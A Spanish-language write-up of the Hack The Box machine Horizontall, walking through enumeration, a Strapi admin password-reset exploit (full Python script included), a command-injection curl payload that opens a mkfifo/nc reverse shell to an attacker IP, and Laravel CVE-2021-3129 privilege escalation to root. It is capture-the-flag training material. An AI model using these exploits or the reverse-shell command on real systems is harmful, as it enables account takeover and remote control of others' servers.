Writeup CTF Horizontall Hack The Box

INDICE

0- Introducción

Horizontall esuna CTF de dificultad fácil que podemos encontrar en Hack The Box. En esta máquina explotaremos varias vulnerabilidades en dos frameworks web. Primero está el descubrimiento de una instancia de Strapi, donde abusaré de dos CVE para restablecer la contraseña del administrador y luego usaré una vulnerabilidad de inyección de comando autenticada para obtener una Shell. Una vez dentro de la máquina objetivo, examinaré una instancia de desarrollo de Laravel que se ejecuta solo en Localhost. A partir de ahí, utilizando otro CVE disponible para Lavarel, realizaremos la elevación de privilegios.

1- Enumeración

1.1. NMAP

Como siempre, comenzamos realizando un escaneo de los servicios abiertos en el target.

```
kali@kali ~/Desktop/HackTheBox/horizontall sudo nmap -p- --open -vv -n --min-rate 2000 -Pn 10.10.11.105 -oG allports
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-12 07:33 EDT
Initiating SYN Stealth Scan at 07:33
Scanning 10.10.11.105 [65535 ports]
Discovered open port 22/tcp on 10.10.11.105
Discovered open port 80/tcp on 10.10.11.105
Completed SYN Stealth Scan at 07:34, 45.69s elapsed (65535 total ports)
Nmap scan report for 10.10.11.105
Host is up, received user-set (0.050s latency).
Scanned at 2022-09-12 07:33:29 EDT for 45s
Not shown: 43362 closed tcp ports (reset), 22171 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 45.86 seconds
           Raw packets sent: 112583 (4.954MB) | Rcvd: 43419 (1.737MB)
kali@kali ~/Desktop/HackTheBox/horizontall
```

Realizamos a continuación un escaneo más profundo de los puertos abiertos.

```
kali@kali ~/Desktop/HackTheBox/horizontall sudo nmap -p22,80 -sCV -vv 10.10.11.105 -Pn -oN results
```

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ee:77:41:43:d4:82:bd:3e:6e:6e:50:cd:ff:6b:0d:d5 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDL2qJTqj1aoxBGb8yWIN4UJwFs4/UgDEutp3aiL2/6yV2iE78YjGzfU74VKlTRvJZWBwDmIOosOBNl9nfmEzXerD0g5lD
5SporBx06eWX/XP2sQSEKbsqkr7Qb4ncvU8CvDR6yGHxmBT8WGgaQsA2ViVjiqAdlUDmLoT2qA3GeLBQgS41e+TysTpzWlY7z/rf/u0uj/C3kbixSB/upkWoqGyorDtFoaGGv
Wet/q7j5Tq061MaR6cM2CrYcQxxnPy4LqFE3MouLklBXfmNovryI0qVFMki7Cc3hfXz6BmKppCzMUPs8VgtNgdcGywIU/Nq1aiGQfATneqDD2GBXLjzV
|   256 3a:d5:89:d5:da:95:59:d9:df:01:68:37:ca:d5:10:b0 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIyw6WbPVzY28EbBOZ4zWcikpu/CPcklbTUwvrPou4dCG4koataOo/RDg4M
JuQP+sR937/ugmINBJNsYC8F7jN0=
|   256 4a:00:04:b4:9d:29:e7:af:37:16:1b:4f:80:2d:98:94 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJqmDVbv9RjhlUzOMmw3SrGPaiDBgdZ9QZ2cKM49jzYB
80/tcp open  http    syn-ack ttl 63 nginx 1.14.0 (Ubuntu)
|_http-title: Did not follow redirect to http://horizontall.htb
|_http-server-header: nginx/1.14.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Puertos abiertos:


- Puerto 22: SSH ⟹ Open SSH 7.6

- Puerto 80: HTTP ⟹ nginx 1.14.0

También tenemos el nombre del host: horizontal.htb. El próximo paso será registrar el nombre del host en el archivo /etc/hosts.

```
┌──(root㉿kali)-[/home/kali/Desktop/HackTheBox/horizontall]
└─# echo horizontall.htb 10.10.11.105 >> /etc/hosts
```

Vamos ahora al navegador y buscamos la URL http://horizontall.htb para ver su contenido.



No funcionan ninguno de los enlaces de la web. El formulario de contacto tampoco se envía.

1.2. Subdominios


Podemos buscar si existen subdominios. Para ello, vamos a utilizar gobuster.

```
┌──(root㉿kali)-[/home/kali/Desktop/HackTheBox/horizontall]
└─# gobuster vhost -w /home/kali/SecLists/Discovery/DNS/subdomains-top1million-110000.txt -u http://horizontall.htb/ -z -t 50
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:          http://horizontall.htb/
[+] Method:       GET
[+] Threads:      50
[+] Wordlist:     /home/kali/SecLists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
===============================================================
2022/09/12 08:10:03 Starting gobuster in VHOST enumeration mode
===============================================================
Found: api-prod.horizontall.htb (Status: 200) [Size: 413]

===============================================================
2022/09/12 08:12:20 Finished
===============================================================

┌──(root㉿kali)-[/home/kali/Desktop/HackTheBox/horizontall]
└─#
```

Tenemos un posible subdominio, api-prod.horizontall.htb. Lo registramos también en el archivo /etc/hosts.

```
┌──(root㉿kali)-[/home/kali/Desktop/HackTheBox/horizontall]
└─# echo 10.10.11.105 api-prod.horizontall.htb >> /etc/hosts
```

Si accedemos a la nueva URL, veremos una página de bienvenida en blanco.



Podemos ver que se está ejecutando en esta página, con curl.

```
┌──(root㉿kali)-[/home/kali/Desktop/HackTheBox/horizontall]
└─# curl -I  http://api-prod.horizontall.htb/
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Mon, 12 Sep 2022 13:49:52 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 413
Connection: keep-alive
Vary: Origin
Content-Security-Policy: img-src 'self' http:; block-all-mixed-content
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
Last-Modified: Wed, 02 Jun 2021 20:00:29 GMT
Cache-Control: max-age=60
X-Powered-By: Strapi <strapi.io>
```



El sitio web está utilizando el CMS Strapi.

1.3. Directorios

Esta vez vamos a ejecutar gobuster para buscar directorios interesantes en el sitio web.

```
┌──(root㉿kali)-[/home/kali/Desktop/HackTheBox/horizontall]
└─# gobuster dir -w /home/kali/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u http://api-prod.horizontall.
htb -z
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://api-prod.horizontall.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/kali/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/09/12 11:05:17 Starting gobuster in directory enumeration mode
===============================================================
/reviews              (Status: 200) [Size: 507]
/users                (Status: 403) [Size: 60]
/admin                (Status: 200) [Size: 854]
```

El directorio /admin parece interesante. Vamos a abrir ese directorio en el navegador web.



Después de buscar en el código fuente y utilizando las herramientas de desarrollador, no podemos encontrar nada interesante, ni enlaces, ni versiones.

2- Vulnerabilidades del CMS Strapi

Realizando una búsqueda en Google de "Strapi exploit", obtenemos resultados que pueden ser interesantes. Tenemos dos CVE. El primero, CVE-2019-19609, que es un RCE y un segundo CVE, CVE-2019-18818 que permite reestablecer la contraseña de administrador para Strapi.

También encontramos un resultado que explica como verificar la versión de Strapi.

```
┌──(root㉿kali)-[/home/kali/Desktop/HackTheBox/horizontall]
└─# curl http://api-prod.horizontall.htb/admin/strapiVersion
{"strapiVersion":"3.0.0-beta.17.4"}
```

Ambos CVE son útiles para esta versión.

2.1. Cambio de contraseña de administrador


Primero vamos a utilizar el CVE-2019-18818 para cambiar la contraseña de administrador.

```
┌──(root㉿kali)-[/home/kali/Desktop/HackTheBox/horizontall]
└─# python3 CVE-2019-18818.py administrador http://api-prod.horizontall.htb elhackeretico
[*] Detected version(GET /admin/strapiVersion): 3.0.0-beta.17.4
[*] Sending password reset request...
[*] Setting new password...
[*] Response:
b'{"jwt":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MywiaXNBZG1pbiI6dHJ1ZSwiaWF0IjoxNjYyOTk2NzEyLCJleHAiOjE2NjU1ODg3MTJ9.Y-ndjUL1qkfVaNokWjQMHrWIYiwZ0cGS4lniWOGPfAU","user":{"id":3,"username":"admin","email":"admin@horizontall.htb","blocked":null}}'
```

```
import requests, sys, json

args=sys.argv

if len(args) < 4:
    print("Usage: {} <admin_email> <url> <new_password>".format(args[0]))
    exit(-1)

email = args[1]
url = args[2]
new_password =  args[3]

s  =  requests.Session()

version = json.loads(s.get("{}/admin/strapiVersion".format(url)).text)

print("[*] Detected version(GET /admin/strapiVersion): {}".format(version["strapiVersion"]))

#Request password reset
print("[*] Sending password reset request...")
reset_request={"email":email, "url":"{}/admin/plugins/users-permissions/auth/reset-password".format(url)}
s.post("{}/".format(url), json=reset_request)

#Reset password to
print("[*] Setting new password...")

#Change if fails becouse WAF
#
#{"code":{"$gt":0}, "password":"password1", "passwordConfirmation":"password1"}
exploit={"code":{}, "password":new_password, "passwordConfirmation":new_password}
r=s.post("{}/admin/auth/reset-password".format(url), json=exploit)

print("[*] Response:")
print(str(r.content))
```

El exploit obtiene la versión, luego envía una petición POST a /admin/plugins/user-permissions/auth/reset-password, para a continuación volver a enviar otra petición POST a /admin/auth/reset-password.

Ahora que tenemos nombre de administrador y con la contraseña generada vamos a iniciar sesión en el panel de control del CMS.



2.2. RCE

Ahora vamos a ejecutar el CVE-2019-19609, para lo cual debíamos estar autenticados. Para ello vamos a ejecutar el comando curl podemos encontrar aquí.



```
┌──(root㉿kali)-[/home/kali/Desktop/HackTheBox/horizontall]
└─# curl -i -s -k -X 'POST' -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MywiaXNBZG1pbiI6dHJ1ZSwiaWF0IjoxNjYzMDgxOTgyLCJleHAiOjE2NjU2NzM5ODJ9.PCdF-XHlnyiSIda0V0L2sWq8l_hbOsg0xgkGAwBOHDc' -H 'Content-Type: application/json' --data '{"plugin":"documentation && $(rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.7 9001 >/tmp/f)","port":"1337"}' 'http://api-prod.horizontall.htb/admin/plugins/install'
```

Y al mismo tiempo, debemos habilitar un oyente.

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.11.105] 51742
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1001(strapi) gid=1001(strapi) groups=1001(strapi)
$ whoami
strapi
$ id
uid=1001(strapi) gid=1001(strapi) groups=1001(strapi)
$ whoami
strapi
$
```

Podemos comprobar que ya hemos realizado la conexión reversa con la máquina objetivo.

El siguiente paso será localizar la flag user.txt



```
strapi@horizontall:/$ cd home
cd home
strapi@horizontall:/home$ ls
ls
developer
strapi@horizontall:/home$ cd devoloper
cd devoloper
bash: cd: devoloper: No such file or directory
strapi@horizontall:/home$ cd developer
cd developer
strapi@horizontall:/home/developer$ ls
ls
composer-setup.php  myproject  user.txt
strapi@horizontall:/home/developer$ cat user.txt
cat user.txt
007
strapi@horizontall:/home/developer$
```

3- Elevación de privilegios

En el mismo directorio donde encontramos la flag user.txt hay una carpeta a myproject a la cual no podemos acceder con los privilegios que tenemos actualmente.

```
strapi@horizontall:/home/developer$ ls -l
ls -l
total 68
-rw-rw----  1 developer developer 58460 May 26  2021 composer-setup.php
drwx------ 12 developer developer  4096 May 26  2021 myproject
-r--r--r--  1 developer developer    33 Sep 13 12:17 user.txt
strapi@horizontall:/home/developer$
```

La presencia de un archivo composer-setup.php puede indicar que existe algún sitio web PHP aquí.

Otra comprobación que podemos realizar son los puertos internos que está ejecutando la máquina víctima. Para ello, ejecutamos lo siguiente:

```
strapi@horizontall:/home/developer$ netstat -tnlp
netstat -tnlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:1337          0.0.0.0:*               LISTEN      1874/node /usr/bin/
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
strapi@horizontall:/home/developer$
```

Tenemos los siguientes servicios ejecutándose de manera interna en la máquina víctima.

- Puerto 80: Corresponde al sitio web
- Puerto 1337: NodeJS
- Puerto 3306: My SQL
- Puerto 8000: ?

Puede haber algo interesante en el puerto 8000.

Ejecutamos el siguiente comando en la máquina víctima:

```
strapi@horizontall:~$ curl 127.0.0.1:8000
```

Después de leer la información devuelta por el comando anterior, vemos esta información que puede ser interesante.

```
  </div>

  <div class="ml-4 text-center text-sm text-gray-500 sm:text-right sm:ml-0">
          Laravel v8 (PHP v7.4.18)
  </div>
```

Se está ejecutando Lavarel v8 (PHP V7.4.18) en este servicio. Vamos a realizar una búsqueda en Google para ver si encontramos algún exploit. Vamos a probar este CVE-2021-3129

Descargamos el contenido y lo enviamos a la máquina víctima utilizando un servidor con Python.

```
$ wget http://10.10.14.7:9000/exploit.py
--2022-09-14 09:28:52--  http://10.10.14.7:9000/exploit.py
Connecting to 10.10.14.7:9000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2935 (2.9K) [text/x-python]
Saving to: 'exploit.py'

     0K ..                                                    100%  723K=0.004s

2022-09-14 09:28:52 (723 KB/s) - 'exploit.py' saved [2935/2935]
```

El servidor lo creamos de la siguiente manera:

```
┌──(root㉿kali)-[/home/kali/Desktop/HackTheBox/horizontall]
└─# python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
```

El siguiente paso será ejecutar el exploit.py. Para ello, ejecutamos el siguiente comando:

```
$ python3 exploit.py http://localhost:8000 Monolog/RCE1 "id"
Cloning into 'phpggc'...
fatal: unable to access 'https://github.com/ambionics/phpggc.git/': Could not resolve host: github.com
[i] Trying to clear logs
[+] Logs cleared
[i] PHPGGC not found. Cloning it
[-] Fail to convert logs to PHAR
[i] There is no output
[i] Trying to clear logs
[+] Logs cleared
$
```

Pero no funciona porque esta máquina no tiene acceso a Internet y para la ejecución de este exploit.py necesita tener acceso a un repositorio de GitHub. Solución, descargamos el repositorio en nuestra máquina.

```
┌──(root㉿kali)-[/home/kali/Desktop/HackTheBox/horizontall]
└─# git clone https://github.com/ambionics/phpggc.git/

Cloning into 'phpggc' ...
remote: Enumerating objects: 2962, done.
remote: Counting objects: 100% (509/509), done.
remote: Compressing objects: 100% (210/210), done.
remote: Total 2962 (delta 363), reused 309 (delta 284), pack-reused 2453
Receiving objects: 100% (2962/2962), 430.33 KiB | 845.00 KiB/s, done.
Resolving deltas: 100% (1234/1234), done.
```


Y creamos un archivo TAR con este repositorio.

```
┌──(root㉿kali)-[/home/kali/Desktop/HackTheBox/horizontall]
└─# tar cvf phpggc.tar phpggc
phpggc/
phpggc/.git/
phpggc/.git/branches/
phpggc/.git/config
phpggc/.git/description
phpggc/.git/logs/
phpggc/.git/logs/HEAD
phpggc/.git/logs/refs/
phpggc/.git/logs/refs/remotes/
phpggc/.git/logs/refs/remotes/origin/
phpggc/.git/logs/refs/remotes/origin/HEAD
phpggc/.git/logs/refs/heads/
phpggc/.git/logs/refs/heads/master
phpggc/.git/objects/
phpggc/.git/objects/info/
```


El siguiente paso será enviar este archivo comprimido a la máquina víctima utilizando el mismo servidor Python que creamos anteriormente.


```
$ wget http://10.10.14.7:9000/phpggc.tar
--2022-09-14 09:19:17--  http://10.10.14.7:9000/phpggc.tar
Connecting to 10.10.14.7:9000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1157120 (1.1M) [application/x-tar]
Saving to: 'phpggc.tar'

     0K .......... .......... .......... .......... ..........  4%  400K 3s
    50K .......... .......... .......... .......... ..........  8%  318K 3s
   100K .......... .......... .......... .......... .......... 13% 3.96M 2s
   150K .......... .......... .......... .......... .......... 17%  466K 2s
   200K .......... .......... .......... .......... .......... 22% 58.5M 1s
   250K .......... .......... .......... .......... .......... 26% 65.5M 1s
   300K .......... .......... .......... .......... .......... 30% 1.36M 1s
   350K .......... .......... .......... .......... .......... 35% 1.62M 1s
   400K .......... .......... .......... .......... .......... 39%  300K 1s
   450K .......... .......... .......... .......... .......... 44% 55.8M 1s
   500K .......... .......... .......... .......... .......... 48% 50.1M 1s
   550K .......... .......... .......... .......... .......... 53% 1.02M 1s
   600K .......... .......... .......... .......... .......... 57% 2.89M 1s
   650K .......... .......... .......... .......... .......... 61% 1.36M 0s
   700K .......... .......... .......... .......... .......... 66% 1.36M 0s
   750K .......... .......... .......... .......... .......... 70%  283K 0s
   800K .......... .......... .......... .......... .......... 75% 4.08M 0s
   850K .......... .......... .......... .......... .......... 79% 1.21M 0s
   900K .......... .......... .......... .......... .......... 84% 1.83M 0s
   950K .......... .......... .......... .......... .......... 88% 1.09M 0s
  1000K .......... .......... .......... .......... .......... 92% 2.01M 0s
  1050K .......... .......... .......... .......... .......... 97%  309K 0s
  1100K .......... .......... ..........                      100% 9.52M=1.3s
```

Descomprimimos este archivo.



Una vez hemos descomprimido el archivo phpggc.tar, volvemos a ejecutar el mismo comando anterior, a ver si ahora que el repositorio que antes no podía descargar está presente en la máquina, funciona.



Parece que, si funciona y, además, devuelve que tenemos privilegios root. Ya que para la prueba hemos ejecutado el comando id, vamos a probar si podemos acceder a la flag root.txt de esta misma manera.

Ya tenemos la flag que nos faltaba y otra máquina resuelta.